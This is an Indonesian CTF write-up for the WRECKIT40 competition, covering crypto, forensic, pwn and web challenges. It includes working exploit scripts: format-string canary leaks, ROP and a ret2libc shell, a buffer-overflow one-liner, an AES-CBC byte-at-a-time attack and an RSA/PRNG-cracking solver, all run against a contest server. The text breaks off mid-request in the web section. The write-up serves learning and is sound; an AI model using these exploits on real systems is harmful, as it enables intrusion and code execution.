

wleowleowleo



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
Crypto

CRYPTO Free Flag (100 pts)

Diberikan file soal.secret dengan isi seperti berikut :

```
001101000110000100110100011000010011010001100110011010100110110001101000011  
0101001101010011010100110100001100110011010100111001001101000110001000110101  
01100001001101000011010000110100011010001101000011100100110100011001000011  
0100001101000011001100110011010001100010001101000011001000110010000110011  
0011010100110101001100100110001001101010011000100110011001000110010000110011  
1000001101000011100100110100011000010011010100110000001101010011011100110100  
0110011000110101001110010011010001101010001101010110000100110100011001000011  
010001100001001101010011000100110100011010000110100001110010011001100110101  
0011010100110100001101000011001000100110100011000011001100110011010100110101  
1000001101000011100000110101001100010011001100110010001101000011001100110011  
001101110011010001100110000110100001101000011010000110100001101000011010000110011  
00110000110011001100110100001100100001100100001100100001100100001100100001100101  
00110100001101010011010000110100001101000011010000110100001101000011010000110011  
01100011010000110100001101000011001000011001000011010000110100001101000011010000110101  
00111000001101000011011100110100001100110011001100110011010100110100001100110011  
010000110100001101000011001100001101000010011001100110101001101000011010000110111  
00110011001101000011010100111001101000011011000110011001101000011001100001101000110  
010000110101011000010011010100111000001101000011011100110100001100110011010101  
001110000011001100110011001101000011010000110110001101000011001100001101000010011  
001100110010001101010011100000110100001101000011010000110100001101000011010000110011  
001101010011001100110101001100000011010000110100001101000011010000110100001100110110  
0100001100110100001100110011001100110011001100110011001100110011001100110011001100100
```

Sesuai dengan deskripsi soal, isi dari file soal.secret adalah binary code dan jika kita coba decode maka akan mendapatkan sebuah hex string. Kemudian decode hex string tersebut maka kita akan mendapatkan string dengan base32 encoding. Kemudian decode string tersebut maka kita akan mendapatkan string yang kemungkinan diencrypt dengan algoritma ROT13. Kemudian decrypt string tersebut dengan algoritma ROT13, maka flag didapatkan :



Flag: WRECKIT40{CRYPTO_tolongin_aku_dong!!,_kurangPemanasan_hehehe}

Fake Blind (400 pts)

Diberikan sebuah script python sebagai berikut

```
from Crypto.Util.number import *
import random
from sympy import *

FLAG = b"REDACTED"
def prime_generation():
    p = getPrime(512)
    q = nextprime(p)
    while p%4 != 3 or q%4 !=3:
        p = getPrime(512)
        q = nextprime(p)
    return p, q

def encryption(m, n):
    return (pow(pow(m,2,n)*(m*m),4,n))%n

p, q = prime_generation()
n = p*q
m = bytes_to_long(FLAG)

ct = encryption(m, n)

file = open('hasil.txt', 'w')
```

```
file.write(f'n = {n}\nct = {ct}'")
```

Lalu, saya mencari di gugel tentang RSA dengan e dan phi yang tidak co-prime, sehingga didapatkan script berikut untuk mendapatkan plaintext nya

```
from Crypto.Util.number import *

p =
12752174570795858264735083457586613167843021451647872431899870390778871866
903232519009546773945925802511129439586747137578646002658757163542971836210
060679
n =
16261795628405253195039150848687450220823018667575263231542529324575494045
56669863126926431122532978069252063391765641886162279892964551366958597525
566162778129752522005046950701416786760500523028527143316912337462481751
07890436501944105990457818328748029305631275406745614423294018727844813940
8707086407217
ct =
13572805010640470124633180887598624583523898218908230319083658377466941535
61529836358146667327951786226713290857547090365665229388237191575915349367
24425224912370605062392726973012006569922823226281056377265311604533985542
18176620264634936305484951160751883986062725197277969936022384838809608106
6382030945003
q = n//p
e = 16


phi = (p-1)*(q-1)//4

g = 1
ge = 1
while(ge == 1):
    g += 1
    ge = pow(g,phi,n)
d = inverse(e,phi)
a = pow(ct,d,n)

l = 1 % n

for i in range(e-1):
    x = (a*l) % n
    print(long_to_bytes(x))
    l = (l*ge) % n
```

Nanti akan didapatkan gdrive yang berisi persamaan - persamaan yang jika di visualisasi menggunakan desmos, akan didapatkan flagnya.



Flag : WRECKIT40{bravo_bruh_sorry_gapake_format}

Random Plays a Game (436 pts)

Diberikan sebuah script python sebagai berikut

```
#!/usr/bin/python3
from Crypto.Util.number import *
import random
from math import gcd
from redacted import flag
base = 64

def enc1():
    pl = random.getrandbits(base)
    p,q = getPrime(base), getPrime(base)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e,p*q), p*q]

def enc2():
    pl = random.getrandbits(base)
    p = getPrime(base*16)
    q = p+2
    while(isPrime(q)==0):
        q+=((base//32)^0x1-1)
    e = 0x10001
```

```

assert gcd(e, p*q)==1
return [pow(pl,e,p*q), p*q]

def enc3():
    pl = random.getrandbits(base)
    p = getPrime(base*16)
    q = getPrime(base*16)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e^0x1000e,p*q), p*q]

def enc4():
    pl = random.getrandbits(base)
    p = getPrime(base*16)
    q = getPrime(base//16)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e,p*q), p*q]

def mainMap():
    inc = 0
    funfdata = [enc1, enc2, enc3, enc4]
    while True:
        inc+=1
        if(inc==312):
            print("YOUUU TRY TOOO MUCH!!!! WANNA BREAK MY COMPUTER??")
            break
        print("[1] trying\n[2] what is flag?\n[3] exit")
        data = input("YOU WANT what MENUS? :")
        if(data=='3'): break
        elif(data=='2'):
            p = random.getrandbits(512)
            q = random.getrandbits(512)
            if(p%2==0): p+=1
            if(q%2==0): q+=1
            while(isPrime(q)==0):
                q+=((base//32)^0x1-1)
            while(isPrime(p)==0):
                p+=((base//32)^0x1-1)
            e = 0x10001
            assert gcd(e, p*q)==1
            print([pow(bytes_to_long(flag),e,p*q), p*q])
        else:
            rand = random.getrandbits(32)
            print(funfdata[rand%4]())
            print(f'encryption id #{rand//4+inc}')

mainMap()

```

Random.getrandbits dapat dicrack menggunakan randcrack dengan mengumpulkan 624 buah bilangan 32 bit berurutan.

Untuk enc1 dapat di bypass dengan factordb karena ukurannya kecil.

Untuk enc2 dapat di bypass menggunakan aproks square root biasa.

Untuk enc3 dapat di bypass dengan low exponent attack

Untuk enc4 dapat di bypass dengan factorbiasa

Berikut solvernya

```
from pwn import *
from gmpy2 import iroot,next_prime
from primefac import primefac
from randcrack import RandCrack
from Crypto.Util.number import *
from factordb.factordb import FactorDB

p = remote("167.71.207.218", 50611)

def goto(n):
    p.sendlineafter(b"MENU? :", f"{n}".encode())

def get_hint():
    goto(1)
    result = p.recvline(0).replace(b"[",b"").replace(b"]",b"").decode().split(", ")
    result = [int(i) for i in result]
    bit_len = result[1].bit_length()
    return result,bit_len

def get_enc_flag():
    goto(2)
    result = p.recvline(0).replace(b"[",b"").replace(b"]",b"").decode().split(", ")
    result = [int(i) for i in result]
    return result

def solve():
    rc = RandCrack()
    e = 0x10001
    panjang_bit = 0
    for i in range(1,312):
        res , bit_len = get_hint()
        tes = iroot(res[0],15)
        if ((bit_len >= 2047)and tes[1]):
            opt = 2
            rand_leak2 = int(tes[0])
            p.recvuntil(b"#" )
            randshift4 = int(p.recvline(0)) - i
```

```

rand_leak1 = (randshift4 << 2) + opt
rc.submit(rand_leak1)
rc.submit(rand_leak2 & ((1<<32)-1))
rc.submit(rand_leak2 >> 32)
panjang_bit += 96
print(f"panjang_bit = {panjang_bit}")
elif (bit_len <= 129):
    opt = 0
    n = res[1]
    f = FactorDB(n)

    f.connect()

faktor = f.get_factor_list()
while(len(faktor) != 2):
    f = FactorDB(n)
    f.get_factor_list()
    f.connect()
    faktor = f.get_factor_list()
    sleep(5)
    print(faktor)
    p1 = faktor[0]
    p2 = faktor[1]
    phi = (p1-1)*(p2-1)
    d = inverse(e,phi)
    p.recvuntil(b"#")
    randshift4 = int(p.recvline(0)) - i
    rand_leak1 = (randshift4 << 2) + opt
    rand_leak2 = pow(res[0],d,n)
    rc.submit(rand_leak1)
    rc.submit(rand_leak2 & ((1<<32)-1))
    rc.submit(rand_leak2 >> 32)
    panjang_bit += 96
    print(f"panjang_bit = {panjang_bit}")

elif (bit_len <= 1029):
    print("masuk sini")
    opt = 3
    n = res[1]
    faktor = list(primefac(n))
    phi = (faktor[0]-1)*(faktor[1]-1)
    d = inverse(e,phi)
    rand_leak2 = pow(res[0],d,n)
    p.recvuntil(b"#")
    randshift4 = int(p.recvline(0)) - i
    rand_leak1 = (randshift4 << 2) + opt
    rc.submit(rand_leak1)
    rc.submit(rand_leak2 & ((1<<32)-1))
    rc.submit(rand_leak2 >> 32)

```

```

panjang_bit += 96
print(f"panjang_bit = {panjang_bit}")
else:
    opt = 1
    n = res[1]
    aprok = int(iroot(n,2)[0])
    while(n % aprok != 0):
        aprok = int(next_prime(aprok))
    q = n//aprok
    phi = (aprok-1)*(q-1)
    d = inverse(e,phi)
    rand_leak2 = pow(res[0],d,n)
    p.recvuntil(b"#"")
    randshift4 = int(p.recvline(0)) - i
    rand_leak1 = (randshift4 << 2) + opt
    rc.submit(rand_leak1)
    rc.submit(rand_leak2 & ((1<<32)-1))
    rc.submit(rand_leak2 >> 32)
    panjang_bit += 96
    print(f"panjang_bit = {panjang_bit}")
    if(panjang_bit == (624*32)):
        print("SELESAI")
        break
    print(f"iterasi ke {i}")

pp = rc.predict_getrandbits(512)
qq = rc.predict_getrandbits(512)

if(pp % 2 == 0): pp += 1
if(qq % 2 == 0): qq += 1
while(isPrime(pp) == 0): pp += 2
while(isPrime(qq) == 0): qq += 2
n = pp*qq
phi = (pp-1)*(qq-1)
d = inverse(e,phi)
enc_flag = get_enc_flag()
if enc_flag[1] == n:
    flag = pow(enc_flag[0],d,n)
    print(long_to_bytes(flag))
else:
    flag = pow(enc_flag[0],d,n)
    print("ada yg salah")
    print(long_to_bytes(flag))

solve()

p.interactive()

```

```
iterasi ke 205
panjang_bit = 19776
iterasi ke 206
panjang_bit = 19872
iterasi ke 207
panjang_bit = 19968
SELESAI
b'WRECKIT40{51mPL3_S7ePz_1F_Know_480u7_r5!!AA_4ND_$4ND0miz3_7h15_M0r3_834u71fUL_15_Y0u_Kn0VV_#3}'
[*] Switching to interactive mode
[1] trying
[2] what is flag?
[3] exit
YOU WANT what MENUS? :$
```

Flag :

WRECKIT40{51mPL3_S7ePz_1F_Know_480u7_r5!!AA_4ND_\$4ND0miz3_7h15_M0r3_834u71fUL_15_Y0u_Kn0VV_#3}

Symetric Plays a Game (479 pts)

Diberikan script python sebagai berikut

```
#!/usr/bin/python3
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from redacted import flag
import os

#i will give hint is too simple,
fakeG = b'WRECKIT20{satu_masalah_ini_lagi_jangan_tertipu}'

def encrypt(plaintext):
    keys = os.urandom(32)
    added = 0
    print('fake flag is = ' + fakeG.decode())
    added = int(input('add the fake flag number: '))
    fake = fakeG + long_to_bytes(added)
    plaintext = long_to_bytes(plaintext)
    pad1 = pad(plaintext + flag, 16)
    pad2 = pad(fake + flag, 16)
    iv = 16 * b'\x00'
    cipher1 = AES.new(keys, AES.MODE_CBC, iv)
    cipher2 = AES.new(keys, AES.MODE_CBC, iv)
    try:
        enc1 = cipher1.encrypt(pad1)
        enc2 = cipher2.encrypt(pad2)
```

```

except ValueError as e:
    return {"error": str(e)}

return (enc1.hex(),enc2.hex())

inc = 0
while True:
    inp = int(input('choose your number bigger than 16= '))
    if(inp<16):
        print("you are in violation of the rules, thanks ...")
        break
    print(encrypt(inp))
    inc+=1
    if(inc==5000):
        print("I'm so sorry, You reach the limits")
        break

```

Idenya adalah dengan menggunakan padding attack untuk menyocokkan blok yg bersesuaian sembari membruteforce satu persatu huruf dari flag.

Berikut script python saya untuk menyelesaikan hal tersebut

```

from pwn import *
from Crypto.Util.number import *

fakeG = b'WRECKIT20{satu_masalah_ini_lagi_jangan_tertipu}'

def padsatu(plain,p):
    num = bytes_to_long(plain)
    p.sendlineafter(b"=", f"{num}".encode())

def paddua(plain,p):
    num = bytes_to_long(plain)
    p.sendlineafter(b"=", f"{num}".encode())

def one_iterate(plaina,plainb,p):
    padsatu(plaina,p)
    paddua(plainb,p)
    p.recvuntil(b"")
    ct1, ct2 = p.recvuntil(b"\n", drop=True).split(b"\n", 1)
    ct1 = ct1.decode()
    ct2 = ct2.decode()

    return bytes.fromhex(ct1), bytes.fromhex(ct2)

```

```

flag = "WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01"
#pr0uD+#With_P44dd11n9_Att4ck"
payload = []

itera = 0
panjang = 0
p = remote("167.71.207.218", 50610)
for i in range(16):
    for j in range(0x20,0x7f):
        pay1 = fakeG + b"a" + b"\x00"*(15-len(payload)) +
b"WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01" + bytes(payload + [j])
        pay2 = b"a" + b"\x00"*(15 - len(payload))

        ct1,ct2 = one_iterate(pay1, pay2, p)

        if(ct1[96:112] == ct2[96:112]):
            flag += chr(j)
            payload += [j]
            panjang += 1
            print(flag,panjang)
            if(panjang == 16):
                p.close()
                break
        if(panjang==16):
            break

    itera += (0x7f - 0x20)
    if itera >= 5000:
        p.close()
        itera = 0
    p = remote("167.71.207.218", 50610)

```

note, block yang di bruteforce di atur secara manual (udah males automasi hehe)

```

zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/Wreckit/Crypto/symmetric
plays$ python3 solver.py
[+] Opening connection to 167.71.207.218 on port 50610: Done
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_1
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_2
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_4_3
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_44_4
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444_5
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_4443_6
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_44433_7
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333_8
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_4443335_9
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_44433355_10
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333555_11
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333555} 12
Traceback (most recent call last):

```

Flag : WRECKIT40{Im_s0_pr0uD+With_P44dd11n9_Att4ck-/01n_444333555}

Forensic

Mixxedup (152 pts)

Diberikan sebuah file c.jpg yang ketika diextract menggunakan binwalk menghasilkan 2 file yaitu dobleh.txt dan flag.png. Gambar pada flag.png tidak terlihat jelas dan tulisannya seperti bertumpuk. Kemudian, pada dobleh.txt terdapat teks bertuliskan “saya aslinya 400, sekarang 2000”. Saya berasumsi bahwa 2000 merupakan image widthnya, dan ketika saya cek ternyata benar. Lalu sesuai perintah soal, saya mengubah image widthnya dari 2000 menjadi 400 namun hanya mendapat ini.



Kemudian, menggunakan [website ini](#), saya mengutak atik widthnya dan menemukan string yang menyerupai base64.



Walaupun agak bertumpuk dan ternyata ada fake flag, saya coba membacanya dan mendapat string “V1JFQ0tJVDQwe3AxeDNMc19NNG” pada foto pertama dan “szX00zX0MwbmZ1NTNkXzQwRH0==” pada foto kedua. String tersebut terlihat seperti base64. Ketika digabungkan dan didecode, ditemukan flagnya.

Flag : WRECKIT40{p1x3Ls_M4k3_M3_C0nfu53d_40D}

PWN

PWN Free Flag (100 pts)

Diberikan sebuah binary, dimana ada celah overflow dan untuk mendapatkan flag perlu mengoverwrite suatu nilai di stack dari 2023 menjadi 2024

Berikut payload saya

```
python2 -c "print('a'*508 + '\xe8\x07\x00\x00')" | nc 167.71.207.218 50602
```

Flag : WRECKIT40{sesuai_j4nj1_b4ng_buat_newbie_K3s14n}

Menari Bersama (200 pts)

Diberikan sebuah binary, dimana ada celah format string dan ada fungsi bss yang akan mengeluarkan flag jika dipanggil, idenya adalah dengan meleak canary lalu langsung rop dengan overwrite canary sesuai asli dan lompat ke fungsi bss tersebut.

Berikut script exploit saya

```
from pwn import *

elf = context.binary = ELF("./menaribersama",checksec=False)

#p = process("./menaribersama")
p = remote("167.71.207.218", 50600)

context.log_level = 'warning'

# for i in range(1,50):
#     p = process("./menaribersama")
#     payload = f"%{i}$p".encode()
#     p.sendline(payload)
#     p.recvuntil(b"siapa? \n")
#     print(p.recvline(0),i)
#     p.sendlineafter(b"berapa? \n",payload)
#     p.close()

payload = b">%43$p"
```

```

p.sendlineafter(b"siapa? \n",payload)
canary = eval(p.recvline(0))
print(hex(canary))
offset = 296

payload = b'a'*offset + flat(canary,canary,elf.sym.bss)

p.sendlineafter(b"berapa? \n",payload)

p.interactive()

```

```

[!] Exploit generated with Pwntools 3.2.1
zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/Wreckit/PWN$ python3 expmenaribersama.py
[+] Opening connection to 167.71.207.218 on port 50600: Done
0x1ae6ff55048e8900
Wah jago juga anda, nih saya kasih reward:
WRECKIT40{pem4nas4n_dulu_d3ngan_c4nary_y4_g3s_y4}\xff$
[*] Closed connection to 167.71.207.218 port 50600
zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/Wreckit/PWN$ 

```

Copycat (413 pts)

Diberikan sebuah binary yang didalamnya terdapat bug unlimited format string dan overflow sehingga saya melakukan leak terlebih dahulu terhadap pie, canary, dan libc lalu mengetahui versi libc melalui libc database blukat, lalu saya melakukan teknik ret2libc untuk mendapatkan shell.

Berikut script exploit saya.

```

from pwn import *

#libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=True)
elf = context.binary = ELF("./copycat",checksec=True)
libc = ELF("../..../libc6_2.31-0ubuntu9_amd64.so",checksec=True)

#p = process("./copycat")

p = remote("167.71.207.218", 50601)

p.recvuntil(b"sampaikan?\n")
# for i in range(1,30):
#     payload = f"%{i}$p".encode()
#     p.sendline(payload)
#     print(p.recvline(0),i)

```

```

offset = 4352
payload = b"%24$p%25$p"
p.sendline(payload)
pie , canary = [eval(i) for i in p.recvline(0).split(b"|"")]
print(hex(pie-offset))

elf.address = pie-offset

"""
0x0000000000000001373: pop rdi; ret;
"""

pop_rdi = elf.address + 0x1373
main = elf.address + 0x11e9

payload = b'a'*152 + flat(canary,canary,pop_rdi,elf.got.puts,elf.sym.puts,main)

p.sendline(payload)
p.sendline(b"tidakadaboz")
p.recvline()

leak = u64(p.recvline(0) + b"\x00"*2)
libc.address = -(libc.sym.puts - leak)
print(hex(libc.address))
print(hex(leak))

payload = b'a'*152
payload += flat(canary,canary,pop_rdi+1,pop_rdi,next(libc.search(b"/bin/sh\x00")),libc.sym.system)

p.sendline(payload)

#gdb.attach(p)

p.sendline(b"tidakadaboz")


p.interactive()

```

Flag : WRECKIT40{p1e_3nabl4d_4nd_str1pped_b1n4ry_1s_fun}

WEB

jwttt (100 pts)



Diberikan sebuah link website. Website tersebut menggunakan React.js. Jika dilihat pada console terdapat warning dari file “./src/component/flag.js” dan jika dibuka file tersebut maka

kita akan mendapatkan flag.

The screenshot shows the browser's developer tools with the Debugger tab selected. The Sources panel on the left lists files under Main Thread, Webpack, and 167.71.207.218:50620. The file flag.js is selected and shown in the main code editor area. The code defines a getFlag function that makes an axios request to '/api/users' with a Bearer token header. It then maps the user data to a table and returns it. The export default statement is at the bottom. Below the code editor is a toolbar with icons for back, forward, and search. At the bottom of the developer tools is a status bar showing '(From main.chunk.js) (80, 47)' and several tabs for Errors, Warnings, Logs, Info, Debug, CSS, XHR, and Requests. A yellow warning message is visible in the Errors tab: 'Line 13: Expected '===' and instead saw '==' eqequeq' and 'Line 13: Expected '===' and instead saw '==' eqequeq'. Another message says 'The development server has disconnected. Refresh the page if necessary.' The status bar also shows file paths like 'webpackHotDevClient.js:115' and 'webpackHotDevClient.js:63'.

```
43     }
44     return config;
45   }, (error) =>{
46     return Promise.reject(error);
47 });
48
49 const getUsers = async () =>{
50   const response = await axiosJWT.get('/api/users',{
51     headers:{
52       Authorization: `Bearer ${token}`
53     }
54   });
55   setUsers(response.data);
56 }
57
58 return (
59   <div className="container mt -5">
60     <h1>Welcome Back: {name} </h1>
61     <button onClick={getUsers} className='button is-info'>Get Flag</button>
62     <table className='table is-striped is-fullwidth'>
63       <thead>
64         <tr>
65           <th>Number</th>
66           <th>Name</th>
67           <th>Email</th>
68         </tr>
69       </thead>
70       <tbody>
71         {users.map((user,index) => (
72           <tr key={user.id}>
73             <td>(index + 1)</td>
74             <td>{user.name}</td>
75             <td>{user.email}</td>
76           </tr>
77         )));
78       </tbody>
79     </table>
80     <p>WRECKIT40(1t_l5_n0T_T0_H4rD_Yyy34hh)</p>
81   </div>
82 )
83 }
84
85 export default Flag
86
```

(From main.chunk.js) (80, 47)

Errors Warnings Logs Info Debug CSS XHR Requests

Line 13: Expected '===' and instead saw '==' eqequeq
Line 13: Expected '===' and instead saw '==' eqequeq


./src/component/flag.js
Line 18: 'refreshToken' is assigned a value but never used no-unused-vars

The development server has disconnected.
Refresh the page if necessary.

Flag: WRECKIT40(1t_l5_n0T_T0_H4rD_Yyy34hh)

register (152 pts)

Diberikan sebuah link website yang jika dibuka maka kita akan diarahkan ke login form berikut :



Dari deskripsi soal, sepertinya problem setter ingin kita untuk menemukan halaman registrernya. Maka kemudian dilakukan bruteforcing directory/file menggunakan bantuan tools. Didapatkan endpoint "/signup.php". Masukkan data-data pada form yang tersedia untuk register akun. Lakukan intercept HTTP Request ketika melakukan register.

```
Request
Pretty Raw Hex Hackvator
1 POST /signup.php HTTP/1.1
2 Host: 167.71.207.218:35081
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 109
9 Origin: http://167.71.207.218:35081
10 Connection: close
11 Referer: http://167.71.207.218:35081/signup.php
12 Cookie: PHPSESSID=3sb2lu0ajjhch5d3tj7vlk7j3v
13 Upgrade-Insecure-Requests: 1
14
